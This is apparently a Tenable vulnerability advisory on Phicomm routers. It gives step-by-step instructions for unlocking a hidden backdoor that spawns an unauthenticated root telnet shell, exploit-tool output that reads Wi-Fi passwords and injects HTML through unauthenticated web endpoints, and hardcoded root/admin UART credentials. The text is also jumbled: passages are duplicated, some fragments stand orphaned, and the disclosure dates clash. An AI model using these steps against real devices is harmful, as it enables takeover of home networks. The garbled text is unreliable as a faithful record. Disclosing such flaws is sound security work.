sprintf(RAW_TEMP_KEY, **"%s+TEMP"**, MASKED_SECRET**)**, and
sprintf(RAW_PERM_KEY, **"%s+PERM"**, MASKED_SECRET**)**,
respectively.

Note that if MASKED_SECRET **begins with a null byte,
then the strings** RAW_TEMP_KEY **and** RAW_PERM_KEY **will
just be "+TEMP" and "+PERM", respectively!**

Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY
and store the 16-byte results as TEMP_KEY and PERM_KEY,
respectively.

The Client is now expected to append one of two
suffixes to SECRET_PLAINTEXT:

- "+TEMP", to launch a **telnetd** session that will
  last until the router is rebooted, *or*
- "+PERM", to write a flag to a physical volume,
  which the **telnetd_startup** daemon will check for
  when the system is rebooted, and launch **telnetd**
  if it finds it.

Remember that we have effectively set
xor(XOR_MASK, SECRET_PLAINTEXT)
**to the empty string, so the suffix
is all we need to know.**

Store the result in RAW_KEY.

Compute the **MD5** hash of RAW_KEY, and store
the result in BACKDOOR_KEY.

**Here, all we need to do is compute the MD5
hash of +TEMP or +PERM**

Send BACKDOOR_KEY to Server

If BACKDOOR_KEY matches TEMP_KEY then
call **system("telnetd -l /bin/login.sh")**,
launching an unencrypted **telnetd** shell
as **root**. No credentials are required to
log into this shell.

If BACKDOOR_KEY matches PERM_KEY then
call **system("iwpriv ra0 e2p 26=7010")**,
writing the bytes [HEX: 7010] to **EEPROM**,
at offset 0x26 (virtual address 0x40026). This
code will instruct the **telnetd_startup** daemon
to launch **telnetd -l /bin/login.sh** on boot.

Picking the Lock on Phicomm's Encrypted Backdoor, on UDP Port 21210

compute MD5 hash of 128-byte buffer
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with the rest of the bytes left null.

Store the result as DEVICE_IDENTIFYING_HASH

Reply with the DEVICE_IDENTIFYING_HASH.

[HEX: 812B50867EFB281491D8F9285D007914]

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1 in 92 chance of tricking the Server into generating a MASKED_SECRET
that begins with a **NULL BYTE**. This will cause TEMP_KEY and PERM_KEY
to be nothing but hashes of their respective salts.

Store the result of this search as ENCRYPTED_XOR_MASK.

Send ENCRYPTED_XOR_MASK to Server

Decrypt ENCRYPTED_XOR_MASK with **RSA_public_decrypt()**
and store result as DECRYPTED_XOR_MASK

Generate a string of 31 random, printable
characters (between ASCII codes 0x21 and 0x7e)
and store the result as SECRET_PLAINTEXT

Encrypt SECRET_PLAINTEXT with **RSA_public_encrypt()**
using the hardcoded, 1024-bit public RSA key, with the
RSA_NO_PADDING option set ("Textbook RSA").

Store the 128-byte result as CHALLENGE_CIPHERTEXT

Send 128-byte CHALLENGE_CIPHERTEXT to Client

XOR SECRET_PLAINTEXT with the first 31 bytes
of DECRYPTED_XOR_MASK, and store the result in
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We no longer need to be able to decrypt the
CHALLENGE_CIPHERTEXT, and so we no longer
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empty string.

Create two new strings by calling
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sprintf(RAW_PERM_KEY, "**%s**+PERM", MASKED_SECRET),
respectively.

**Note that if MASKED_SECRET begins with a null byte,
then the strings RAW_TEMP_KEY and RAW_PERM_KEY will
just be "+TEMP" and "+PERM", respectively!**

Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY
and store the 16-byte results as TEMP_KEY and PERM_KEY,
respectively.

If it finds it.

Remember that we have effectively set
xor(XOR_MASK, SECRET_PLAINTEXT)
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Compute the **MD5** hash of RAW_KEY, and store
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call **system("telnetd -l /bin/login.sh")**,
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as **root**. No credentials are required to
log into this shell.

If BACKDOOR_KEY matches PERM_KEY then
call **system("iwpriv ra0 e2p 26=7010")**,
writing the bytes [HEX: 7010] to **EEPROM**,
at offset 0x26 (virtual address 0x40026). This
code will instruct the **telnetd_startup** daemon
to launch **telnetd -l /bin/login.sh** on boot.

I've designed and implemented a tool to exploit this very loophole, and obtain a root shell on devices affected by this vulnerability. Here is a screencast of the exploit in action:

Improper Access Control Allowing Unauthenticated Remote Attackers to Obtain Sensitive Information and Credentials

AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H (7.7/7.5)

The Phicomm firmware's administrative web server exposes a number of *.**asp** endpoints that can be used to get and set router configuration parameters without requiring any authentication whatsoever. This is especially hazardous when remote management has been enabled, since it effectively grants

![tenable logo](data:image/png;base64,)
area network, all they need to do is issue a request to
`http://10.3.3.12:8181/LocalClientList.asp?action=get` (assuming 10.3.3.12 is the router's
IP address and 8181 is its remote management port):

```
In [25]: local_client_list(host="10.3.3.12", port=8181)
[+] Requesting url http://10.3.3.12:8181//LocalClientList.asp?action=get&_=1642458024856
{'retClientInfo': {'ALREADYLOGIN': 0,
                   'Clientlist': [{'BlockUser': 0,
                                   'DeviceRename': 'kali',
                                   'DownMax': 0,
                                   'HOSTNAME': 'kali',
                                   'IP': '192.168.2.150',
                                   'MAC': 'A6:DC:5C:F6:2C:2B',
                                   'ONLINE': 413,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 0,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0},
                                  {'BlockUser': 0,
                                   'DeviceRename': 'pfSense',
                                   'DownMax': 0,
                                   'HOSTNAME': 'pfSense',
                                   'IP': '192.168.2.216',
                                   'MAC': 'F2:6F:8E:FD:D0:6D',
                                   'ONLINE': 173,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 0,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0},
                                  {'BlockUser': 0,
                                   'DeviceRename': '*',
                                   'DownMax': 0,
                                   'HOSTNAME': '*',
                                   'IP': '192.168.2.157',
                                   'MAC': '0E:7D:BC:C9:91:AD',
                                   'ONLINE': 41,
                                   'UpMax': 0,
                                   'brand': 'unknown',
                                   'downRate': 0,
                                   'ifType': 1,
                                   'isBind': 0,
                                   'isSharedWiFi': 0,
                                   'upRate': 0}],
                   'MACConfigNum': 0,
                   'rxRate': 0,
                   'txRate': 761}}
```

```
In [26]: get_wifi_password(host="10.3.3.12", port=8181)
[+] Requesting url http://10.3.3.12:8181//wirelesssetup.asp?action=get
{'retWlanInfo': {'24GPassword': 'cGFzc3dvcmQxMjM=',
                 '24GWIFIChannelCheck': 'SUPPORT',
                 '5GPassword': 'cGFzc3dvcmQxMjM=',
                 '5GWIFIChannelCheck': 'SUPPORT',
                 'ALREADYLOGIN': 0,
                 'APPMAC': 'A8:A1:59:59:2B:C7',
                 'BroadcatsSSID_24G': 'ON',
                 'BroadcatsSSID_5G': 'ON',
                 'CHANNEL': 'SUPPORT',
                 'CHANNEL5G': 'SUPPORT',
                 'CPUInfo': 'MTK',
                 'Encryption': 'SUPPORT',
                 'GuestNetwork': 'OFF',
                 'HAS5G': '1',
                 'InterfaceLink': 'SUPPORT',
                 'LANIP': 'SUPPORT',
                 'MACClone': 'SUPPORT',
                 'MODE': 'ROUTER',
                 'MODE_5G': 'ROUTER',
                 'OpenPorts': 'ON',
                 'SSID': '@PHICOMM_CB',
                 'SSID2': '',
                 'SSID2_5G': '',
                 'SSID_5G': '@PHICOMM_CB_5G',
                 'STATUS': 'ON',
                 'STATUS_5G': 'ON',
                 'TXPOWER': '100',
                 'TXPOWER_5G': '100',
                 'WIFISignalEnhancement': 'ON',
                 'WISP': 1,
                 'devicelist': 'SUPPORT',
                 'firmwareUpgrade': 1,
                 'sharedwifi': 2,
                 'speedStatus': 1}}
[+] The WIFI password for the 2.4GHz SSID @PHICOMM_CB is: password123
[+] The WIFI password for the 5GHz SSID @PHICOMM_CB is: password123
Out[26]: ('password123', 'password123')
```

If the owner of that router had taken Phicomm up on its suggestion that they use the same password for both the 2.4GHz wireless network *and* the administrative interface, then the attacker now has remote administrative access to the router as well.

These endpoints can also be used to *ban* hosts from the router's LAN without requiring authentication, and to *rename* LAN-side hosts. The latter technique can be used to push crafted HTML code into the Phicomm router's administrative panel.

```
                         HOSTNAME: 'kati',
                         'IP': '192.168.2.150',
                         'MAC': 'A6:DC:5C:F6:2C:2B',
                         'ONLINE': 1010,
                         'UpMax': 0,
                         'brand': 'unknown',
                         'downRate': 0,
                         'ifType': 0,
                         'isBind': 0,
                         'isSharedWiFi': 0,
                         'upRate': 0},
                        {'BlockUser': 0,
                         'DeviceRename': 'pfSense',
                         'DownMax': 0,
                         'HOSTNAME': 'pfSense',
                         'IP': '192.168.2.216',
                         'MAC': 'F2:6F:8E:FD:D0:6D',
                         'ONLINE': 770,
                         'UpMax': 0,
                         'brand': 'unknown',
                         'downRate': 0,
                         'ifType': 0,
                         'isBind': 0,
                         'isSharedWiFi': 0,
                         'upRate': 0},
                        {'BlockUser': 0,
                         'DeviceRename': '*',
                         'DownMax': 0,
                         'HOSTNAME': '*',
                         'IP': '192.168.2.157',
                         'MAC': '0E:7D:BC:C9:91:AD',
                         'ONLINE': 638,
                         'UpMax': 0,
                         'brand': 'unknown',
                         'downRate': 0,
                         'ifType': 1,
                         'isBind': 0,
                         'isSharedWiFi': 0,
                         'upRate': 0}],
                'MACConfigNum': 0,
                'rxRate': 71,
                'txRate': 263}}
[-] adding IP=192.168.2.150 from fetched host info
[-] adding isBind=0 from fetched host info
[-] adding ifType=0 from fetched host info
[-] adding BlockUser=0 from fetched host info
[-] adding UpMax=0 from fetched host info
[-] adding DownMax=0 from fetched host info
[+] Requesting url http://10.3.3.12:8181//LocalMACConfig.asp?action=set&DeviceRename=goofy&MAC=A6%3aDC%3a5C
%3aF6%3a2C%3a2B&IP=192.168.2.150&isBind=0&ifType=0&BlockUser=0&UpMax=0&DownMax=0&_=1642458621673
{'retMACConfigresult': {'ALREADYLOGIN': 0, 'MACConfigresult': 1}}
```

The attacker is also able to crash the administrative interface by passing malformed data to the **LocalMACConfig.asp?action=set** endpoint, though it will reboot after a brief delay.

# Unprotected UART Console on K3C Router, with Hardcoded Credentials

AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (6.8/6.4)

The K3C routers suffer from a hardware vulnerability as well. They expose an unprotected UART port by means of which an attacker with physical access is able to access both a U-Boot BIOS shell and an operating system login prompt.

With the username **root** and password **admin**--a password that can't be changed through the router's official administrative interface--the attacker can obtain a root shell on the device.

These Routers Will Never Be Patched

The Phicomm corporation shut its doors in 2018, while under police investigation for fraud, and on February 4, 2021 the CEO, Gu Guoping, was arrested. On December 8, he was stripped of political rights

A Warning Regarding the Presence of Phicomm Firmware on Wavlink Routers

My first encounter with Phicomm's router firmware was, in fact, when I booted up a Wavlink-branded product. The Wavlink AC 1200 home router. It appears as though the Win-star corporation bought off Phicomm's surplus stock, rebanded the devices as their own, and flashed most--but not all--of those devices with their own firmware. In several instances--and we have no way of knowing how many--the Wavlink-branded devices reached the market still carrying vulnerable Phicomm firmware.

Further Reading

For more details on these issues, please see "A Backdoor Lockpick: Reversing Phicomm's Backdoor Protocols".

Solution

There is no solution short of either replacing the router entirely, or leveraging the vulnerabilities to install an open source firmware *at one's own risk*. The Phicomm corporation has collapsed and no official patches for the firmware can be expected.

Disclosure Timeline

Tuesday, October 5, 2022: Phicomm customer support contacted to report vulnerabilities

Sunday, October 10, 2022: Phicomm's German office replies to inform us that Phicomm "has closed all business worldwide since 01.01.2019."

Thursday, October 7, 2022: Wavlink notified that several of their "AC1200" routers have shipped with vulnerable Phicomm firmware

Friday, October 8, 2022: Wavlink responds to request further details

Friday, Ocobter 29, 2022: Wavlink provided with requested details

Monday, December 6, 2022: Reminder sent to Wavlink after receiving no response

that you please work with us to quickly resolve it in order to protect customers. Tenable believes in responding quickly to such reports, maintaining communication with researchers, and providing a solution in short order.

For more details on submitting vulnerability information, please see our Vulnerability Reporting Guidelines page.

If you have questions or corrections about this advisory, please email advisories@tenable.com

Risk Information

CVE ID: CVE-2022-25214

CVE-2022-25215

CVE-2022-25217

CVE-2022-25218

CVE-2022-25219

CVE-2022-25213

Tenable Advisory ID: TRA-2022-01

Credit: Olivia Lucca Fraser

Additional Keywords : backdoor

router

Affected Products:

Phicomm K2 >= 22.5.9.163

Phicomm K3 >= 21.5.37.246

Phicomm K3C >= 32.1.15.93

Phicomm K2G >= 22.6.3.20

Phicomm K2P >= 20.4.1.7

Note that version list is incomplete due to limited availability of Phicomm firmware. It is safe to assume that ALL Phicomm routers currently on the market are vulnerable.

Note that Wavlink is now distributing certain Phicomm models with their own branding, occasionally leaving the vulnerable Phicomm firmware on the device.

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